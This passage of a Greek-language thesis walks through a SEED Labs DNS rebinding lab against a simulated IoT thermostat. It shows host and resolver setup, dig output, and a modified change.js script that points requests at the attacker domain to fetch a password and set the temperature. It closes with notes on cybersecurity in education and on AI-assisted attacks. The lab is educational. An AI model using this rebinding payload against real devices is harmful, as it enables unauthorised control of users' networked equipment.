27 10.9.0.5 www.csrfiab-defense.com
28 10.9.0.105 www.csrfiab-attacker.com
29
30 # For Shellshock Lab
31 10.9.0.88 www.seedlab-shellshock.com
32
33
```


Εικόνα 148 Lab 8-Τροποποίηση etc αρχείου

Στην εικόνα 149 ελέγχουμε την λειτουργικότητα του IoT server, πηγαίνοντας στην διεύθυνση στο www.seedIoT32.com. Μπορούμε να πειραματιστούμε με την αλλαγή του θερμοστάτη.



Εικόνα 149 Lab 8-Testing

Σε αυτό το σημείο, μας ενδιαφέρει ο χρήστης να χρησιμοποιήσει ένα συγκεκριμένο τοπικό DNS server. Συνεπώς παραμετροποιούμε τον τοπικό DNS server ως η πρώτη καταχώρηση nameserver στο αρχείο `/etc/resolv.conf` και έπειτα στο terminal εκτελούμε την εντολή: `$ sudo resolvconf -u` για να επιδράσουν οι αλλαγές που πραγματοποιήσαμε προηγουμένως, όπως φαίνεται στην εικόνα 150.



Εικόνα 150 Lab 8-Testing

Testing the Lab Setup

Στην εικόνα 151 εκτελούμε την εντολή `dig` για τις www.attacker32.com και `ns.attacker32.com`, έτσι ώστε να μας δώσει την σωστή διεύθυνση ip στο κάθε ANSWER SECTION.

```
[01/14/24]seed@VM:~/Labsetup$ sudo gedit /etc/resolvconf/resolv.conf.d/head &&/dev/null
^C
[01/14/24]seed@VM:~/Labsetup$ sudo resolvconf -u
[01/14/24]seed@VM:~/Labsetup$ dig www.attacker32.com

;<<<< Dig 9.16.1-Ubuntu <<< www.attacker32.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 41533
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: aa096b4bd3c15be98100000065a40170ebc37fc69cf0a56 (good)
;; QUESTION SECTION:
;www.attacker32.com.                IN      A
;; ANSWER SECTION:
www.attacker32.com.                250200 IN      A      10.9.0.100

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jan 14 16:44:54 EST 2024
;; MSG SIZE rcvd: 91

[01/14/24]seed@VM:~/Labsetup$ dig ns.attacker32.com

;<<<< Dig 9.16.1-Ubuntu <<< ns.attacker32.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 13231
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 7ab6cddd81ad0e098100000065a401807eb4eb87693b34a1 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A
;; ANSWER SECTION:
ns.attacker32.com.                250200 IN      A      10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jan 14 16:45:20 EST 2024
;; MSG SIZE rcvd: 90

[01/14/24]seed@VM:~/Labsetup$
```

Εικόνα 151 Lab 8-Testing Lab Setup

Επιτυχής έλεγχος της σελίδας του attacker (www.attacker32.com) (εικόνα 152).



Εικόνα 152 Lab 8-Testing Lab Setup


Task 1. Understanding the Same-Origin Policy Protection

Πατώντας το “Click” button, παρατηρούμε ότι η επίθεση ήταν επιτυχής, και η θερμοκρασία άλλαξε σε 99 βαθμούς (εικόνα 153).



Εικόνα 153 Lab 8-Testing www.seedloT32.com/change

Στην εικόνα 154 φαίνεται αδύνατο να ρυθμίσουμε τη θερμοκρασία του θερμοστάτη από τη σελίδα του εισβολέα, λόγω της προστασίας στην πολιτικής ίδιας προέλευσης του προγράμματος περιήγησης (*cross-origin request blocked message*).



Εικόνα 154 Lab 8-Testing www.seedloT32.com & www.attacker32.com/change

Task 2. Defeat the Same-Origin Policy Protection

Στο στάδιο αυτό στόχος μας είναι να νικήσουμε την πολιτική cross-origin request protection που συναντήσαμε στο task 1.

Στο container attacker-www-10.9.0.180, μπαίνουμε στο change.js αρχείο για να αφαιρέσουμε την www.seediot32.com και να προσθέσουμε την www.attacker32.com

Στην εικόνα 155 ανοίγουμε με nano editor το change.js και κάνουμε comment την πρώτη γραμμή, ώστε να απενεργοποιήσουμε την www.seediot32.com και να ενεργοποιήσουμε την www.attacker32.com. Με αυτό τον τρόπο, επιτρέπουμε την αλληλοεπίδραση του ίδιου server με τον attacker, απενεργοποιώντας την πολιτική του browser.




```
GNU nano 4.8 /app/rebind_server/templates/js/change.js
//let url_prefix = 'http://www.seediot32.com'
let url_prefix = 'http://www.attacker32.com'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
    $.post(url_prefix + '/temperature?value=99'
    + '&password=' + data.password,
    function(data) {
      console.debug('Got a response from the server!');
    });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Εικόνα 155 Lab 8-Αλλαγές στο change.js

Για να λάβουν χώρα οι αλλαγές, κάνουμε restart container και connect ξανά (εικόνες 156 και 157).




```
[01/14/24]seed@VM:~/../Labsetup$ docksh attacker-www-10.9.0.180
root@26a24ccfea17:/# export PS1="attacker-www-10.9.0.180:\w\n\$"
attacker-www-10.9.0.180:/
$> nano /app/rebind_server/templates/js/change.js
attacker-www-10.9.0.180:/
$> nano /app/rebind_server/templates/js/change.js
attacker-www-10.9.0.180:/
$> exit
exit
[01/14/24]seed@VM:~/../Labsetup$ docker container restart attacker-www-10.9.0.180
attacker-www-10.9.0.180
[01/14/24]seed@VM:~/../Labsetup$ docksh attacker-www-10.9.0.180
root@26a24ccfea17:/#
```

Εικόνα 156 Lab 8-restart to container και connect.



Εικόνα 157 Lab 8-reload τις αλλαγές

Στην εικόνα 158 εκτελώντας την εντολή dig για τον attacker32 βλέπουμε ότι στο answer section έχει μπει η απάντηση της ip του iot server, με αυτόν τον τρόπο είναι πλέον συσχετιζόμενη η ip του iot server με το domain www.attacker32.com.



Εικόνα 158 Lab 8-dig www.attacker32.com

Task 3. Launch the Attack

Όταν ο μετρητής φτάνει σε τιμή 0, βλέπουμε ότι η επίθεση είναι επιτυχής και η θερμοκρασία αυξάνεται στους 88 βαθμούς. Η κονσόλα του browser υποδεικνύει επίσης την επιτυχία της επίθεσης εκτυπώνοντας ότι τώρα μιλάει με το Συσκευή IoT (εικόνα 159).



Εικόνα 159 Lab 8-Αποτελέσματα Lab 8

Συμπεράσματα

Στην ψηφιακή εποχή, όπου οι πληροφορίες είναι άφθονες και η εκπαίδευση εξαρτάται όλο και περισσότερο από την τεχνολογία, ο κλάδος της εκπαίδευσης βρίσκεται στην πρώτη γραμμή της συνεχιζόμενης μάχης ενάντια στις απειλές στον κυβερνοχώρο. Από σχολεία και πανεπιστήμια μέχρι διαδικτυακές πλατφόρμες μάθησης, τα εκπαιδευτικά ιδρύματα φιλοξενούν τεράστιες ποσότητες ευαίσθητων δεδομένων που τα καθιστούν ελκυστικούς στόχους για τους εγκληματίες του κυβερνοχώρου.

Η σημασία της κυβερνοασφάλειας στον τομέα της εκπαίδευσης, αντικατοπτρίζεται στην ευκολία που μπορεί ένας επιτιθέμενος να μολύνει τα θεμελιώδη δομικά στοιχεία του δικτύου, όπως είδαμε στα labs της πτυχιακής αυτής.

Ο ανθρώπινος παράγοντας είναι μια σημαντική πρόκληση στον τομέα της εκπαίδευσης, με τους μαθητές, τους εκπαιδευτικούς και το διοικητικό προσωπικό ως υποψήφια θύματα επιθέσεων phishing και τακτικών κοινωνικής μηχανικής. Τα προγράμματα ευαισθητοποίησης για την κυβερνοασφάλεια προσαρμοσμένα στο εκπαιδευτικό περιβάλλον είναι απαραίτητα για να εξοπλίσουν τα άτομα με τις δεξιότητες ώστε να αναγνωρίζουν και να ανταποκρίνονται σε αυτές τις απειλές. Η τακτική εξοικείωση των μαθητών με τις πιθανές απειλές από το διαδίκτυο, μπορούν να περιορίσουν τις επιπτώσεις που στοχεύουν κυρίως τον ανθρώπινο παράγοντα ως η πιο αδύναμη παράμετρος.

Οι επαρκείς επενδύσεις σε υποδομές κυβερνοασφάλειας είναι μια αδιαπραγμάτευτη πτυχή της προστασίας των εκπαιδευτικών ιδρυμάτων από απειλές στον κυβερνοχώρο. Αυτό περιλαμβάνει τακτικούς ελέγχους ασφαλείας, ενημερώσεις λογισμικού και συστημάτων και την ανάπτυξη προηγμένων εργαλείων κυβερνοασφάλειας. Οι εκπαιδευτικοί πρέπει να αναγνωρίσουν την αξία του να μεταδώσουν θεμελιώδεις γνώσεις στους μαθητές τους, προκειμένου να διαμορφωθεί η κατάλληλη στάση απέναντι στις απειλές που πλέον, ακόμη και ένας ερασιτέχνης μαθητής μπορεί να εξαπολύσει με μεγάλη επιτυχία.

Συμπερασματικά, καθώς η τεχνολογία συνεχίζει να διαδραματίζει αναπόσπαστο ρόλο στην εκπαίδευση, μια ολιστική προσέγγιση της κυβερνοασφάλειας, που περιλαμβάνει τεχνολογία, εκπαίδευση, συνεργασία και συμμόρφωση, είναι απαραίτητη για τη διατήρηση της ακεραιότητας των εκπαιδευτικών συστημάτων και τη διασφάλιση ενός αποτελεσματικού μαθησιακού περιβάλλοντος, το οποίο θα προετοιμάζει τους νέους έναντι των απειλών που φέρνει η ψηφιακός μετασχηματισμός.

Μελλοντικές Εξελίξεις

Η συνεισφορά της τεχνητής νοημοσύνης στην ενίσχυση της άμυνα στον κυβερνοχώρο, κρίνεται πλέον, απαραίτητη, καθώς πολλές επιθέσεις ήδη έχουν ξεκινήσει να εξαπολύονται, από αυτοματοποιημένους μηχανισμούς, που έχουν δημιουργηθεί από προγράμματα AI.

Ορισμένοι τύποι επιθέσεων, στους οποίους μπορεί να ενσωματωθεί η τεχνητή νοημοσύνη είναι:

- Phishing και Κοινωνική Μηχανική
- Επιθέσεις Brute Force Assisted AI-Assisted Brute Force Attacks
- Απομίμηση χρήστη
- Βιομετρική πλαστογράφηση
- Στοχευμένες επιθέσεις
- Τεχνικές αποφυγής με γνώμονα το AI
- Αυτοματοποιημένη Κοινωνική Μηχανική
- Επιθέσεις μέσω κοινωνικής δικτύωσης



Σε γενικές γραμμές μπορούμε να ισχυριστούμε, ότι η τεχνητή νοημοσύνη μπορεί να ενσωματωθεί σε όλα τις κατηγορίες επιθέσεων, καθόσον πρόκειται για ένα μοντέλο το οποίο εκπαιδεύεται με βάση τα δεδομένα τα οποία το “τρέφουμε”.

Συνεπώς αποτελεί επιτακτική ανάγκη οι οργανισμοί να ενημερώνονται για τις νέες απειλές, να εφαρμόζουν ισχυρά μέτρα ασφαλείας και να ενημερώνουν συνεχώς τις αμυντικές τους στρατηγικές. Αυτό περιλαμβάνει την επίδραση της τεχνητής νοημοσύνης για τον εντοπισμό και την απόκριση απειλών, την εφαρμογή ελέγχου ταυτότητας πολλαπλών παραγόντων και την εκπαίδευση των χρηστών σχετικά με την εξελισσόμενη φύση των απειλών στον κυβερνοχώρο. Επιπλέον, οι οργανισμοί θα πρέπει να αξιολογούν και να ενημερώνουν τακτικά τα πρωτόκολλα ασφαλείας τους για να αντιμετωπίσουν την αυξανόμενη πολυπλοκότητα της τεχνητής νοημοσύνης σε επιθέσεις των χρηστών τους.

Πηγές

1. Wenliang Du ,Computer & Internet Security A Hands-on Approach, Second Edition, 2019,2017
2. Mr. Kevin P Hare and Pindar Van Arman, Computer Science Principles: The Foundation Concepts of Computer Science, 4th Edition, 2022
3. Annabel Z. Dodd, The Essential Guide to Telecommunications, Sixth Edition, 2019
4. "The Art of Computer Virus Research and Defense" by Peter Szor
5. Κωνσταντίνου Φίλιππος, Καψάλης Χρήστος, Κώπτης Π., Εισαγωγή στις Τηλεπικοινωνίες, 1995
6. Herbert Taub, Donald L. Schilling, Αρχές Τηλεπικοινωνιακών Συστημάτων, 2006
7. Amoakoh Gyasi-Agyei, Telecommunications Engineering: Principles and Practise, 2020
8. "Security Engineering: A Guide to Building Dependable Distributed Systems" by Ross J. Anderson
9. Wendell Odom CCNA 200-301 Official Cert Guide Library, 2019
10. Omar Santos, Cisco CyberOps Associate 200-201, Official Cert Guide, 2021
11. Michael Jang . RHCSA/RHCE Red Hat Linux Certification Practice Exams with Virtual Machines: Exams EX200 & EX300, 1st Edition, 2012
12. Timothy Pratt, Charles W. Bostian, Jeremy E. Allnutt, Satellite Communications, 2nd Edition, 2002
13. "Cybersecurity: A Practical Guide to the Law of Cyber Risk" by Edward McNicholas, Vivek Krishnamurthy, et al
14. "Applied Cryptography: Protocols, Algorithms, and Source Code in C" by Bruce Schneier
15. Andrew Tanenbaum &David Wetherall , Computer Networks, 5th Edition, 2010
16. W. Richard Stevens,TCP/IP Illustrated, Vol. 1: The Protocols (Addison-Wesley Professional Computing Series), 1994
17. Jeff Doyle, Jennifer Dehaven Carroll, Routing TCP/IP, 2001
18. William Stallings, Lawrie Brown, Computer Security: Principles and Practice, 2nd Edition, 2011
19. Ross J. Anderson, Security Engineering: A Guide to Building Dependable Distributed Systems, 1st Edition, 2001
20. Lillian Goleniewski and Kitty Jarrett (editor),Telecommunications Essentials, Second Edition: The Complete Global Source, 2006
21. Christopher Negus, Linux Bible, 2020